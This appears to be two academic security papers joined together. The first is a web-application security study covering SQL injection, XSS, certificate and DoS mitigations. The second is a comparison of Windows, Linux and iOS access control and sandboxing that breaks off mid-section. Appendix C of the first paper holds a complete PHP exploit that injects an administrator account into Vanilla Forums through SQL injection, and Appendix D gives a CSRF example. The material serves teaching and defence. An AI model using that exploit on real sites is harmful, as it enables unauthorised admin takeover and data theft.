Internet Browser Add-ons to Detect Certificate Changes. Rogue certificates are accepted by Internet browsers if the chain of trust is intact and the trust anchor is authenticated using its corresponding certificate stored within the browser. Thus, there would be no warning messages and users are usually unaware that their communication has been compromised.

While these certificates can be detected and blocked, it could take a while and the damage might have already been done. To combat this, specific browser add-ons that provide additional functionalities can be installed to detect and notify users of changes in certificates used by particular websites. An example is the add-on "Certificate Patrol" for Mozilla Firefox - users would be notified of any certificate changes from what was previously accepted and it is able to recognize more suspicious changes. Details of the two certificates are then placed side by side for comparison and users can choose whether to accept the certificate.

Limitation. The decision whether to accept the certificate change lies with the user and a correct decision might not be made. Also, changes in certificates are only detected if the user had visited the website at least once to store / keep track of the certificate that was last used. Thus, on the first visit to any website, a rogue certificate could still be accepted without the user's knowledge.

Use Browsers with Tedious SSL Warning Message Bypass. Internet browsers display a warning message when the user accesses a website that uses a certificate that contains errors or signed by Certificate Authorities (CAs) not trusted by the browser. An example is the website https://www.us.army.mil, which is flagged by browsers because the issuer of its certificate is untrusted. To bypass this warning, Chrome or Internet Explorer users simply has to click on a button to proceed to the website while Firefox users has to perform 3 steps:

1. Click "I Understand the Risks"
2. Click "Add Security Exception" button
3. Click "Confirm Security Exception" button

These additional steps, compared to the single step of clicking "Get me out of here!" button to leave the website, encourages an average user to do the latter.

Limitation. Users might be irritated by the additional steps, and choose to perform a complete and permanent bypass. There are many ways to do this such as changing browser's settings or even installing a browser add-on such as "Skip Cert Error" for Firefox[30]. Statistics from Firefox show that there are 5,290 daily users of such an add-on as of Oct 27, 2013 [31]. Such a move may have protected a large number of users, but also pushed some closer to the dangers of the Web.

Best Practices. Both mitigations should be performed. Some decisions on whether to accept or reject certificate changes can be made based on simple logic. For example, it is unlikely that Google will go to a Dutch or Turkish Certificate Authority to obtain

a digital certificate for the domain *.google.com (based on incidents in the last 2 years when such rogue certificates were issued by trusted CAs based in Netherlands and Turkey). As for the second mitigation, such browsers could be installed on public computers with add-on installation disabled, and browser settings locked to prevent bypasses.

5.3 Mitigations for SQL Injection Attack

One of the main reasons for SQL Injection flaws are developers creating dynamic databases that contain input provided by the user. Two simple approaches form the crux of preventing SQL Injection attacks:
(i) avoid using dynamic SQL queries
(ii) prevent user input containing malicious SQL query from affecting the intent of the executed query.

Escape User Input. This technique prevents SQL injections by escaping characters that have special meaning in SQL. It works as follows: every DBMS supports one or more character escaping schemes specific to certain kinds of queries. If all the input provided by the user are escaped using the correct escaping routine for the DBMS being used, then we can avoid any possible SQL injection attacks since the DBMS will not confuse that input with SQL code written by the developer.

Limitation. This method is frail compared to using parameterized queries and stored procedures. It is not guaranteed that it will prevent all SQL injections. Depending on the database, the exact syntax for escaping user input has to be confirmed with the corresponding the DB documentation. Also, it is possible to forget to escape a given string when routinely passing escaped strings to SQL, so this method is highly error-prone.

Use of Prepared Statements. Parameterized queries is the technique where the developer is forced to first define all the SQL code, and then pass in each parameter to the query later. So regardless of what the user provides as input, the database can easily distinguish between code and data. By doing so, we can ensure that even in the case when an attacker inserts SQL commands the intent of the query is not changed. Prepared statements or parameterized queries are less complex to write and understand than dynamic queries.

Limitation. In rare cases, using prepared statements can degrade performance. When such a case arises, a better approach would be to escape all user inputs using in accordance with your database vendor as described above, rather than using a prepared statement. Another alternative to improve performance would be to use a stored procedure as discussed below.

Use of Stored Procedures. Stored procedures are very similar to prepared statements in the sense, they require the SQL code to be defined first and then passed in the parameters after. However, unlike prepared statements, the SQL code for a stored

procedure is defined and stored in the database itself and then called from the application. A few benefits of this technique are improved performance and centralized code (since all the SQL is in one location). This simplifies code maintenance and keeps the code out of the application developer's hands, thus enabling only the database developers to develop and maintain.

Limitations. If the stored procedure includes any unsafe dynamic SQL generation, an attacker can provide input to the stored procedure which can be used to inject SQL code into the dynamically generated query. Sometimes employing stored procedures can increase risk. Typically stored procedures require execute rights to operate. In the case of MS SQL Server, user management causes all the web applications to run under db_owner rights (execute rights) so stored procedures can work. In the case when the system is breached, the attacker has full rights to the database, where previously they might only have read-access.

Database Permissions. By limiting the permissions on the database logon used by the web application to only what is needed, we can help reduce the effectiveness of any SQL injection attacks that exploit any bugs in the web application. For example, on Microsoft SQL Server, a database logon could be restricted from selecting on some of the system tables which would limit exploits that try to insert JavaScript into all the text columns in the database.

```
deny select on sys.sysobjects to webdatabaselogon;
deny select on sys.objects to webdatabaselogon;
deny select on sys.tables to webdatabaselogon;
deny select on sys.views to webdatabaselogon;
deny select on sys.packages to webdatabaselogon; [32]
```

Best Practices. There are many simple steps to safeguard our code from potential SQL injection vulnerabilities. Users should use dynamic SQL only if absolutely necessary. Also it is extremely vital for users to regularly apply updates and patches as soon as possible since hackers are constantly discovering vulnerabilities in applications and databases.

5.4 Mitigations for XSS Attack

Escape User Inputs. Once all the components of the website that depend on dynamic/user inputs are determined, then a validation check is performed for a matching attack pattern e.g. does not have Script tags. Since the attack patterns are not limited, it may not be possible to enforce right defense in place to account for all possible patterns. To solve this problem, there are several different escaping schemes that can be used depending on where the untrusted string needs to be placed within an HTML document, including HTML entity encoding, JavaScript escaping, CSS escaping, and URL (or percent) encoding.

Validate Untrusted HTML Input. To protect the server side, we need to identify all those interfaces that render HTML based on inputs (indirect also, for example the registered user's name or id that is displayed in your website to other users) like the comments or feedback on your posts in forums. In such a case, output encoding will not be enough since the user input needs to be rendered as HTML by the browser. Untrusted HTML input must run through a HTML policy engine to ensure that it does not contain XSS. There are HTML sanitization tools implementing this approach such as Google Caja and HTML Purifier.

Secure Data Saved in Cookie. To authenticate users, it is a well-known practice to create a session id for authenticated users and store the session id in a cookie .Web applications that rely solely on session cookie validate if the user has already login and authenticated using the cookie. In the case of an XSS attack where the attacker steals the session cookie, it allows the attacker to login as a fake user and further compromise the user data or website. One way to solve this problem is to tie the session cookies to the IP address of the user who originally logged in, and only permit that IP to use that cookie [33]. This is a very effective technique in most situations (if an attacker is only after the cookie), except in the case where the attacker is behind the same IP address or web proxy as the victim.

Another solution is to set the HttpOnly cookie attribute that makes the cookie unavailable to client-side scripts- in other words, this restricts client-side scripts to access a cookie property of the document object on a client side script.
This feature is available in almost all Internet browsers such as Internet Explorer (since version 6), Firefox (since version 2.0.0.5), Safari (since version 4), Opera (since version 9.5) and Google Chrome.

Limitation. This technique does not fully guarantee the safety of cookies nor can it prevent attacks within the browser.

Best Practices. Users can protect themselves from XSS attacks by following the ways discussed above. However, sometimes it boils down to using commonsense while surfing – not clicking on links sent from unknown senders, close sessions when finished or use built-in browser protections.

6 Conclusion

In this paper we have covered several case studies as well as how to mitigate some common attacks which target web applications. It is surprising that many of these vulnerabilities, while minor in nature, could have potentially dangerous consequences. Moreover, it was found that there are many applications accessible on the Internet that were still using outdated versions, exposing vulnerabilities that could be easily prevented by simply updating their software. While there are many ways to counter attack, many web applications and users fall prey to them because either the software they are using is outdated or that the user has not taken adequate precautions.

References

1. Wildfire AppScan, http://security.media-solutions.de/download/whitepaper_watchfire/why_security_is_important.pdf.
2. Symantec Internet Security Threat Report 2013, https://scm.symantec.com/resources/istr18_en.pdf.
3. Ablix, M, Internet Denial of Service Attacks and Defense Mechanisms, University of Pitts-burgh.
4. Mitre, Common Vulnerabilities and Exposures, http://cve.mitre.org/.
5. Princeton, Kerckhoffs' principle, http://www.princeton.edu/~achaney/tmve/wiki100k/docs/Kerckhoffs__principle.html.
6. Wordpress, About, http://wordpress.org/about/
7. Pingdom, Wordpress completely dominates top 100 blogs, http://royal.pingdom.com/2012/04/11/wordpress-completely-dominates-top-100-blogs/.
8. SWFUpload, http://code.google.com/p/swfupload/.
9. plUpload, http://plupload.com/.
10. National Vulnerability Database, CVE-2012-3414, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-3414
11. Neal Poole, XSS and CSRF via SWF Applets (SWFUpload, Plupload), https://nealpoole.com/blog/2012/05/xss-and-csrf-via-swf-applets-swfupload-plupload/
12. Google Code, SWFUpload r852, SWFUpload.as, http://code.google.com/p/swfupload/source/browse/swfupload/trunk/core/Flash/SWFUpload.as?spec=svn916&r=852
13. Adobe, Accessing JavaScript functions (ExternalInterface API), http://help.adobe.com/en_US/flex/using/WS2db454920e96a9e51e63e3d11c0bf626ae-7fe8.html
14. Google Code, SWFUpload r852, ExternalCall.as, http://code.google.com/p/swfupload/source/browse/swfupload/trunk/core/Flash/ExternalCall.as?r=852
15. Wordpress, Statistics, http://wordpress.org/about/stats/
16. Wordpress 3.3.2. http://wordpress.org/news/2012/04/wordpress-3-3-2/
17. Wordpress, Announcing a secure SWFUpload fork, http://make.wordpress.org/core/2013/06/21/secure-swfupload/
18. Github, Secure-SWFUpload, https://github.com/WordPress/secure-swfupload/blob/master/core/Flash/SWFUpload.as#L235
19. Andrew Mcgivery, Wordpress session hijack proof of concept, http://mcgivery.com/wordpress-session-hijack-seshn-proof-of-concept/
20. Wordpress, Cookies, http://codex.wordpress.org/WordPress_Cookies
21. Wireshark, Network traffic analyzer, http://www.wireshark.com/
22. Mozilla, Cookie Manager Plus for Firefox, https://addons.mozilla.org/en-us/firefox/addon/cookies-manager-plus/
23. Github, Firesheep http://codebutler.github.io/firesheep/

24. National Vulnerability Database, CVE-2013-3527, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-3527&cid=2
25. Github, class.sqldriver.php, https://github.com/vanillaforums/Garden/blob/f86f20fe39cbe25ae68608cd68bcb47c18e8389c/library/database/class.sqldriver.php
26. Seclists, Vanilla Forums 2.0.18 SQL Injection Insert arbitrary user and dump usertable, http://seclists.org/fulldisclosure/2013/Apr/57
27. Vanilla 2.0.18.4. http://vanillaforums.org/discussion/19542/vanilla-2-0-18-4-released
28. Github, Vanilla Forums, MySQL vulnerability patch, https://github.com/vanillaforums/Garden/commit/83078591bc4d263e77d2a2ca283100997755290d
29. Trustworthy Internet Movement, SSL Pulse, https://www.trustworthyinternet.org/ssl-pulse/
30. Mozilla, Add-Ons for Firefox, Skip Cert Error, https://addons.mozilla.org/en-US/firefox/addon/skip-cert-error/
31. Mozilla, Add-Ons for Firefox, Statistics Dashboard, Skip Cert Error, https://addons.mozilla.org/en-US/firefox/addon/skip-cert-error/statistics/?last=30
32. Wikipedia , SQL Injection , http://en.wikipedia.org/wiki/SQL_injection
33. ModSecurity, Features, PDF Universal XSS Protection, http://www.modsecurity.org/projects/modsecurity/apache/feature_universal_pdf_xss.html

Appendix A: Various Forms of DOS Attacks

SYN Flood: The SYN flood attack leverages on the 3-way handshake performed in a TCP connection. The attacker sends multiple SYN requests to the target system and despite receiving SYN-ACK requests back from the system, the attacker do not respond with any ACK request at all. This causes the target system to wait infinitely for acknowledgements and holds up all the resources allocated to these TCP connections. When all the resources are held up, the system is unable to create any new connections with legitimate users.

Ping of Death: The Ping of Death takes advantage of the size limit of packets (i.e. 65,535 bytes) to crash the system. Despite limitations that prevent the sending of oversized packets, the attacker is able to bypass by sending an oversized ping packet in fragments. When the packet fragments are received and reassembled by the target system, it causes a buffer overflow and crashes the system.

UDP Flood: The UDP flood leverages on the User Datagram Protocol to launch an attack. The attacker floods random ports in the target system with multiple UDP packets. The system will therefore keep checking for any applications listening at those ports, and have to constantly reply with ICMP Destination Unreachable packets when nothing is found. This keeps the system busy and inaccessible to legitimate users.

Slowloris Attack: Slowloris attack hoards the target system's resources by holding connections to the web server for as long as possible. The attackers established multiple connections with the server, but sends only partial requests. Slowloris will keep adding HTTP headers to the requests but will never complete a request. The server will therefore keep these connections open, and when the connection pool is filled, it will not be able to handle connection requests from legitimate users.

DNS Reflection Flood: Reflection attacks are forms of DDOS attack. The DNS reflection attack involves sending queries or file requests to large numbers of DNS resolvers but spoofing the IP address to be the target victim system. This results in the DNS resolvers responding to the target system that they believe is the request origin, thereby flooding it with lots of query replies.

Appendix B: SSL Strip Software Process

The sslstrip software performs the following steps:

- In the HTML of the webpage sent to the user, switch <a href="https://..."> to <a href="http://..."> and keep a map of what has changed
- In the HTTP 302 Server Response, switch Location: https://... to Location: http://... and keep a map of what's changed
- When a HTTP request for a URL that has been stripped previously is detected, proxy that out as HTTPS to the server
- Watch the HTTPS traffic from the server go by, while logging anything we want, and keeping a map of the relative links, CSS links, and JavaScript links that go by.

Appendix C: Source Code for Vanilla Forum Exploit

The following code is in PHP and attempts to send a POST request to a target Vanilla installation. The code uses cURL to facilitate the sending of the POST request that delivers the MySQL injection payload. The user created has administrative privileges.

```
<?php

$username = 'test';
$passhash = '$P$B3LzVzqukcfqHBv1YXSiMW2h.NNSym/'; //
"password" in hash form
$table = "GDN_User";

$payload = array();
$payload["User/TransientKey"] = 'abcd';
$payload["User/ClientHour"] = 13;
$payload["User/Email"] = array();
```

```
$payload["User/Email"]['\'admin\';INSERT INTO
'.$table.'(UserID, Name, Password, Email, HashMethod,
DateInserted, Admin, Permissions) VALUES (NULL,
\''.$username.'\', \''.$passhash.'\',
\'fake@example.com\', \'Vanilla\', \'2013-09-11
00:00:00\', \'1\', \'\');#'] = 1234;
$payload["User/Password"] = "1234";

$payload = http_build_query($payload);

if (isset($_GET["url"])) {
    $url = $_GET["url"];
    $ch = curl_init($url);

    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $payload);

    curl_exec($ch);
    curl_close($ch);
    echo "<p>User injected.</p><p>User ID: test,
password: password</p>";
}


?>
<p>Put in the path to the password form</p>
<p>Example:
http://localhost/vanilla/index.php?p=/entry/password</p>
<form method="get">
<input type="text" name="url">
<input type="submit">
</form>
```

There are several notable weaknesses in the user storage system in Vanilla. The password hashes are not tied to the Vanilla installation, which means hashes could be easily copied into another installation. Additionally, the login system does not validate the transient key (for users not logged in), so it is possible to put in dummy values for this POST request and the CMS would merely ignore the key.

Appendix D: Cross Site Request Forgery (CSRF) on plUpload

This vulnerability is closely related to the SWFUpload vulnerability covered earlier in the document. plUpload, which is the successor to SWFUpload has a Cross site request forgery (CSRF) vulnerability. While XSS attacks exploit the user's trust of a website (i.e. the user must be on the target trusted website for XSS to work), CSRF exploits the browser's trust. An attacker could embed an object such as an image that

fetches a specific URL. Suppose this image points to a special page on the target domain that performs a transaction. If the user is not logged out, the transaction could be performed without the user's knowledge. The limitation is that the URL is somewhere on the target domain.

For example, suppose we have a banking website and that the URL for performing a withdrawal transaction is
Bank.com/trade?amount=1000&sendto=someone

Suppose the attacker puts this URL in an email as an image and sends it to unsuspecting users. Users visiting the email via a web-based client (with images enabled) would unknowingly fetch that URL. If they were logged into the bank, they would have paid someone 1000 if that URL does not have anything that asks the user to authorize the action.

plUpload versions before Wordpress 3.3.2 (CVE-2012-2401)[1] allows attackers to bypass same-origin policy because they called Security.allowDomain('*'), essentially allowing the ability to embed and interact with the applet on any domain. Unfortunately because of the lax security, communication between the attacker's domain and the target domain which hosts the applet is now possible. This opens up possibilities such as access to information such as cookies and ActionScript variables on the target domain[2].

The CSRF vulnerability is patched in Wordpress 3.3.2 together with the XSS vulnerability in SWFUpload.

[1] plUpload CSRF, CVE-2012-2401. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-2401
[2] Adobe ActionScript3, allowDomain. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/system/Security.html#allowDomain%28%29

A Comparative Analysis on Operating System Security

Cai Xinlei, Chong Roy, Tan Choon Rui

School of Computing, National University of Singapore
21 Lower Kent Ridge Road, Singapore 119077

Abstract. In this paper, we analyze the various security techniques used in Windows, Linux and iOS related to access control and sandboxing. We will first explore the basic architecture and security features of each operating system; and subsequently, we will compare the advantages and disadvantages of the techniques described.

Keywords: operating systems, security, security techniques, windows, linux, ios, access control, permissions, resource isolation, sandboxing, driver certification

1 Introduction

An operating system (OS) is the core system software used in computers today, and as a result, they are often the focus of scrutiny in computer security. In this paper, we will discuss two approaches to security, namely, access control and sandboxing in Windows, Linux and iOS. Access control refers to the ability to selectively restrict access to resources, whilst sandboxing refers to the mechanism used to separate each process from other processes. These capabilities allow the OS to protect itself from malicious users and processes.

2 Microsoft Windows

The Windows kernel is a two-layered architecture (*Fig. 1*) which comprises of user mode and kernel mode. There are two major classes of subsystems in user mode: environment and integral. The environment subsystems are essentially sandboxes where user processes typically run in. These processes must perform system calls to kernel mode services to perform privileged tasks, such as accessing system resources. The integral subsystems performs many OS-related functionality for the environment subsystems; notably, the security integral subsystem handles security aspects such as user accounts, security tokens and authentication.

Modules in the kernel mode, on the other hand, have unrestricted access to system resources and run privileged code in protected memory. It consists of many modules among which are executive services and kernel mode drivers.

2.1 Access Control

In Windows, access control is primarily controlled by the Local System Authority (LSA) process, which is the security subsystem located in user mode. It is based on

the principle “subjects access objects”. Processes are subjects with access tokens that grant access to securable objects with security descriptors, which can include files, directories, pipes, services and network shares. Of note, the security descriptor contains a discretionary access control list (DACL) that specifies read, write and execute permissions.

Security Identifiers (SID)

When a user logs into Windows, an access token which contains the SIDs from the user’s account and any groups the user belongs to, is created. When a user mode process is created, the access token of the logged in user is then associated to it. Subsequently, when the same process requests access to a securable object, its associated access token used to check against the security descriptor of the securable object.

The SID is generated randomly when Windows is installed or a Windows domain is created. A typical SID such as “S-1-5-21-1225341012-1466146788-1373091667-1001” contains a revision level, an authority level, a domain or local identifier and a relative identifier (RID). Despite being generated randomly, the RID is consistent across all installations of Windows: 500 is the local true Administrator, 501 is the Guest, 1001 indicates the first user and 1004 indicates the fourth user created on the domain.

Security Principals

Users, groups & computers are the three intrinsic security principals in Windows. The user account is perhaps the most fundamental, all user mode processes always executes with and is limited by the credentials of a user account. There are also built-in user accounts that have predefined privileges such as SYSTEM and the local Administrator (with RID of 500). In Windows XP, the local Administrator is hidden but not disabled, whilst Vista and above disable the local Administrator by default (*Fig. 2*).

Groups are merely a mechanism for the administrator to assign credentials to certain groups of users. A computer account is a user account used by computers to access remote resources on a domain. These accounts are used to establish a secure channel between a computer and the domain controller.

There is another type of user account known as service accounts, which are meant for performing tasks without user interaction. One of the default policy failures in versions of Windows prior to Vista was due to the fact that services run at the highest privilege possible, which resulted in numerous attacks based on services.

Security Accounts Manager (SAM) and Active Directory (AD)

Windows stores its local passwords in a SAM database using LM and NTLM hashes. These hash functions are known to be cryptographically weak and there exist tools to retrieve and crack the stored hash (*Fig. 3*). In modern versions of Windows that belong to a Windows domain, the user accounts are managed by the AD domain controller which authenticates users over the Kerberos protocol by default. Although Kerberos has largely superseded NTLM, the NTLM hash is still commonly used when a domain controller is not available (*Fig. 6*).

The Credential Provider (CP) Framework

In XP and below, corporations that require custom authentication in Windows had to replace Microsoft's version of Graphical Identification and Authentication (GINA) with their own GINA. This method of authentication is vulnerable to login spoofing attacks and could not work with different versions of Windows.

Vista and later incorporated a new framework to make such login attacks more difficult as well as to allow corporations to implement custom methods of authentication such as biometrics or smartcards. It is important to note that CPs do not enforce access controls, but rather, they collect and serialize credentials to be used by the LSA to login.

Mandatory Integrity Control (MIC)

MIC further extends on the basic security principals also known as Integrity Levels (ILs), which represent the level of trust of a securable object: Low, Medium, High and System. These ILs are implemented as SIDs and can be added to access tokens and ACLs. This allows processes with lower ILs to be sandboxed, preventing the process from accessing a higher IL object. MIC serves as the basis for security features in Vista and above (*Fig. 9*), such as User Account Control (UAC) and Protected Mode Internet Explorer.

The basic concept of UAC is that the LSA is modified to grant two tokens when an application is launched: filtered and linked. The filtered token is used by default and users are prompted by UAC if the linked token is used. Application developers can request elevated privileges by adding attributes to the application manifest.

BitLocker Drive Encryption (BDE)

BDE was designed to mitigate offline attacks and to protect the confidentiality and integrity of the OS volume during boot up. Corporate versions of BDE rely on another technology called the Trusted Platform Module (TPM), which is a chip designed to protect the BDE encryption keys and acts like a digital fingerprint – the encrypted drive can only be decrypted by the TPM chip that encrypted them. The TPM chip performs various validation mechanisms that check multiple components at boot up like the BIOS, MBR and OS loader.

2.2 Sandboxing

Windows uses many security techniques to prevent attacks on the kernel. In general, there are two primary classes of kernel mode attacks: physical and logical. Physical attacks target kernel device drivers while logical attacks target critical OS services.

Kernel Patch Protection (KPP)

In the past, device drivers have the same privilege level as the Windows kernel. This places a certain level of trust on third-party device driver writers to not modify the kernel. As a result, system security can be compromised if a malicious third-party driver embeds itself into the kernels (these are also known as rootkits). Starting from the 64-bit versions of Windows, Microsoft implemented KPP to prevent

modifications to the kernel. Whilst an obstacle to successful kernel modification, it primarily employs security through obscurity.

Mandatory Kernel Driver Signing

In addition to KPP, 64-bit Windows enforces a mandatory driver signing policy to increase the security and stability of the Windows kernel. Device drivers must contain a digital signature digitally signed by Microsoft and the integrity of the device drivers are verified before it is loaded into memory. Unlike KPP which places safeguards to prevent modifications, driver certification does not place the trust on third-party device driver writers to not modify the kernel; moreover, it allows third-party developers to receive feedback on driver bugs and crashes from Microsoft.

Memory Exploit Mitigation Techniques

Borrowing a page from Linux, Windows implemented various techniques in Vista and above to mitigate common exploits such as buffer overflow and exception-based exploits that inject malicious code based on memory locations. Some of these techniques are briefly explained below:

- **Address Space Layout Randomization (ASLR)**
  In previous versions of Windows, processes tend to be loaded into predictable memory locations. ASLR prevents this by randomizing the memory locations which make it more difficult for such attacks. ASLR is enabled by default in Vista and above.
- **Data Execution Prevention (DEP)**
  The core concept of DEP is to mark certain memory areas as non-executable. However, DEP remains "opt-in" for third-party 32-bit applications by default to allow for backward compatibility and only strictly applies to OS files. Windows also supports hardware-enforced DEP that relies on processor hardware. Hardware-enforced DEP is mandatory for all 64-bit applications.
- **Structured Exception Handler Overwrite Protection (SEHOP)**
  Windows supports two different types of SEHOP since Vista SP1. The first type is known as SafeSEH, which is a compiler option that builds executables to contain metadata to prevent exception overwrites, while the second type is a handler to dynamically verify the integrity of the exception handler.

Windows Service Hardening (WSH)

WSH is a measure in subsequent versions of Windows that help to prevent attacks exploiting services. It is based on various strategies, among which are the principle of least privilege and service isolation. With WSH, services are run with least privilege, which effectively limits the scope of an attack should a service become vulnerable. Additionally, service isolation allows a service to reserve and restrict access to a resource for exclusive use.

3 GNU/Linux

Linux is a popular open source variant of UNIX. A Linux system has three primary components: the kernel, the system library and system utility programs. The kernel directly interacts with the hardware and provides abstractions to higher-level applications and system programs. The kernel code executes in the kernel mode, which is a special privileged mode and has full control of system resources. The system library provides processes a way of accessing kernel features and it is not required to be run in kernel mode. System utility programs are programs that perform different system tasks and work in user mode. They have no direct access to the hardware and kernel but can call system libraries to get work done.

3.1 Access Control

User Accounts

The root (superuser) account is the most privileged account in a Linux system. It has full control over the entire machine. Having root access allows one to add accounts, examine log files, install software, configure network interfaces, and so on. The root account has no security restrictions in performing any actions.

A user account has to be created for the user to access the system. Each account has a User ID (UID) and is assigned to at least one group. Each group has a Group ID (GID). The UID is used to identify the user and the GID is used to identify the group.

Password Security

Both recent versions of Red Hat and Debian Linux use shadow passwords by default, that is, saving user accounts and encrypted passwords separately in `/etc/passwd` and `/etc/shadow`. The `passwd` file contains the username, id and other information which can be seen by any user. The shadow file contains encrypted passwords that can only be read by privileged users. During login, the password is encrypted again and compared with the entry stored in the file. Data Encryption Standard (DES) with a two-character salt is used to encrypt the password. It uses passwords as the key in the one-way encryption algorithm to make it harder to be decrypt. In recent versions of Red Hat Linux, the encryption methods such as MD5, SHA-256, and SHA-512 are also available.

Extended Discretionary Access Control (Extended DAC)

DAC is inherited from UNIX that involves users and groups associated with each file. The owner of a file can set three types of permissions to read, write and execute the file. The owner, group members and the rest are three categories of subjects. The owner can set different permissions for each category, but this method is not flexible enough to grant per file basis permission to arbitrary subjects or groups. Therefore, POSIX Access Control Lists (ACL) for Linux extends the UNIX DAC ACL to allow separate permissions for individuals and groups. It uses an extensible mechanism to store metadata with the file and is managed on disk.

Mandatory Access Control (MAC) and Role Based Access Control (RBAC)

In the MAC model, subjects will not be granted full control of the resources they own, but rather, access rules are defined by operating system specifying which operations are allowed according to both subjects and objects. Policies can be written in many ways like allowing access based on date and time. As such, the MAC model is a centralized control. RBAC is one specific form of MAC, which associates a group of closely connected tasks to a role. A user is only able to perform actions that are allowed within his/her set of roles. During execution, transitions between domains may occur and privileges will be altered automatically.

grsecurity

grsecurity is a RBAC-based system that can be patched into the Linux kernel. It has users, groups, special roles and domains. User and group roles are direct mappings to UNIX users and groups. Special roles are created to allow the user to perform administrative actions. For example, the `httpd_admin` role could be assigned to users who manage the Apache server. Roles that have no group, special roles or common GID/UID can be grouped by the domain. Role inheritance mechanism provided by grsecurity makes the administration of roles easier and more hierarchical, and correspondingly, can map to real world structure naturally.

Linux Security Modules (LSM)

LSM provides a framework to support different security modules to be plugged into the Linux kernel. Some examples of LSMs are Security Enhanced Linux (SELinux), Smack, AppArmor, TOMOYO and Yama.

The National Security Agency developed SELinux, which is a MAC system applied for military use that is built on top of a DAC system. SELinux uses a hybrid of concepts from MAC, RBAC and Type Enforcement (TE) to achieve the principle of least privilege. Moreover, SELinux operates in two modes: enforcing and permissive. In enforcing mode, actions not specified in policy are denied, while permissive mode allows actions even if they are not specified in policy. Although SELinux is very powerful, it is a challenge to build a complete security policy due to the fact that enforcing mode requires every rules being explicitly configured, and permissive mode being less secure against new attacks.

Linux Audit

The Linux auditing system collects events occurring on the system such as kernel events (system-calls) and user events (audit-enabled programs). It logs the information collected from that event including system call arguments, object attributes, subject attributes and time. There are two components of Linux audit: the audit subsystem and the audit daemon. The audit subsystem collects audit data every time a user program asks the kernel for an operation such as open, read and write file, while the audit daemon is responsible for logging the audit data coming from the kernel and passing it to an audit dispatcher daemon. The audit dispatcher daemon received audit records from audit daemon and forward them to configured audit plug-ins. Although Linux audit itself does not provide extra security, analyzing audit logs is very helpful to detect malicious behavior on the system.

Pluggable Authentication Modules (PAM)

PAM comes with newer versions of the Red Hat and Debian Linux distributions that can be used to provide a flexible and centralized authentication mechanism for authenticating users. It also provides a common authentication scheme for various applications and a single, fully documented library, so that the application developer can write programs without creating their own authentication methods.

3.2 Sandboxing

Secure Computing Mode (seccomp)

seccomp is a simple sandboxing mechanism for the Linux kernel that restricts access to system calls by processes. It was introduced to the Linux kernel since version 2.6.12, and only allows processes to access four system calls: `read()`, `write()`, `exit()` and `sigreturn()`. These calls are the minimum requirement for a useful application. Any other system call attempts will be killed by the kernel. As the kernel is privileged, bugs in system calls are a potential target of attacks. Therefore, preventing applications from accessing system calls that they do not need reduces the attack surface on the kernel.

ASLR and DEP

ASLR was enabled in the Linux kernel since version 2.6.12, and DEP was added to the Linux kernel since version 2.6.8, which are enabled by default. In Linux, ASLR can be configured to three different modes: no randomization, conservative randomization, and full randomization. Typically, the following components would be randomized: the stack and heap, shared libraries, `mmap()` and virtual dynamic shared objects, full randomizations also randomizes memory managed through `brk()`. More complete implementations of ASLR are available through patches such as PaX and Exec Shield. In particular, Exec Shield was developed by Red Hat, which flags data memory as non-executable and supplies VSLR. The patch also increases the difficulty to insert and execute shellcode, making most exploits ineffective.

Resource Isolation and Namespace

Namespaces in Linux isolates the resources for processes so that each process has its own view of filesystem mounts and process tables. Currently, there are six different types of namespaces in Linux: mount namespaces, UTS namespaces, IPC namespaces, PID namespaces, network namespaces, and user namespaces. Each namespace encapsulates a particular global system resource in an abstraction so that the processes within that namespace have their own isolated instance of that global resource. Namespaces also provide the basis for containers, a tool for lightweight virtualization to make it appear to a group of processes that they are the only processes on the system.

Kernel Integrity Subsystem

Kernel Integrity Subsystem is used to detect whether a file has been altered either remotely or locally. The Integrity Measurement Architecture (IMA) measures the

integrity of files using crypto hashes in the runtime, and compares them against a list of valid hashes. Valid measured file hashes are stored as extended attributes with the files and will be checked before access is granted. The Extended Verification Module (EVM) protects these extended attributes from offline attacks. If a file has been modified, IMA could be configured to deny access to that file. Furthermore, IMA is able to verify the authenticity of files by checking RSA-signed measurement hashes provided by the Digital Signature extension.

4 Apple iOS

Apple iOS for Apple's iPhone and iPad brands was originally derived from Mac OS X and as such, has similar core components. iOS is separated into many layers as shown in Fig. 11 in the appendix. The lower layers consist of the hardware and firmware, which contains the core and important system functionalities. The higher layers include the software which provides interaction with the user. This employs layered security and defence in depth.

4.1 Access Control

Hardware Security Features

Each iOS device has an allocated AES 256-bit crypto engine manufactured into the DMA path in between the main system memory and flash storage; thus, allowing file encryption to be more efficient. The crypto engine is also equipped with SHA-1 in the hardware to decrease cryptographic operation overhead.

During the production of the device, both the device's unique ID (UID) and device group ID (GID), which are AES 256-bit keys, are constructed and integrated in the application processor. Hence, the keys cannot be modified after manufacturing. The software or firmware can only get the output of the encryption or decryption operations but have no access to the keys. The keys can only be accessed by the crypto engine. The UID is specific and unique to each device. The GID is the same for processors that are in the same class of devices. The UID attached the data to a specific device cryptographically as it is used by the key hierarchy protecting the file system, and therefore making files inaccessible if the memory chips are physically transferred to separate device.

The device's random number generator (RNG), which uses an algorithm based on Yarrow, creates other cryptographic keys. The entropy is generated from the interrupt timings during boot, and from the internal sensors after the device booted. For erasing saved keys, iOS includes a feature called Effaceable Storage to facilitate secure data erasure. This feature will access the underlying storage technology to erase the data blocks containing the keys directly.

File Data Protection

Data Protection to protect data stored in flash memory is created with the assumption that the devices may always be turned on and connected to the Internet, and may receive phone calls, text, or emails at any point of time. It allows a device to

reciprocate to events such as receiving phone calls without decrypting sensitive data, or downloading data in the background while device is locked. The actions are regulated on a per-file basis by allocating each file to a class. It protects the data in each class depending on when the data needs to be accessed and accessibility is decided by whether the class keys have been unlocked. It is implemented by creating a hierarchy of keys and used in conjunction with the hardware encryption components mentioned above.

Encryption Architecture

Fig. 12 in the appendix shows the encryption model diagram. When a file is created on the data partition, Data Protection will create a 256-bit key (per-file key) and pass it to the crypto engine. The crypto engine will encrypt the file using the key with cipher-block chaining (CBC) mode while the file is being written to flash memory. The result of the linear feedback shift register (LFSR) computed with the block offset into the file is used as the initialization vector (IV), which is encrypted using SHA-1 hash of the per-file key.

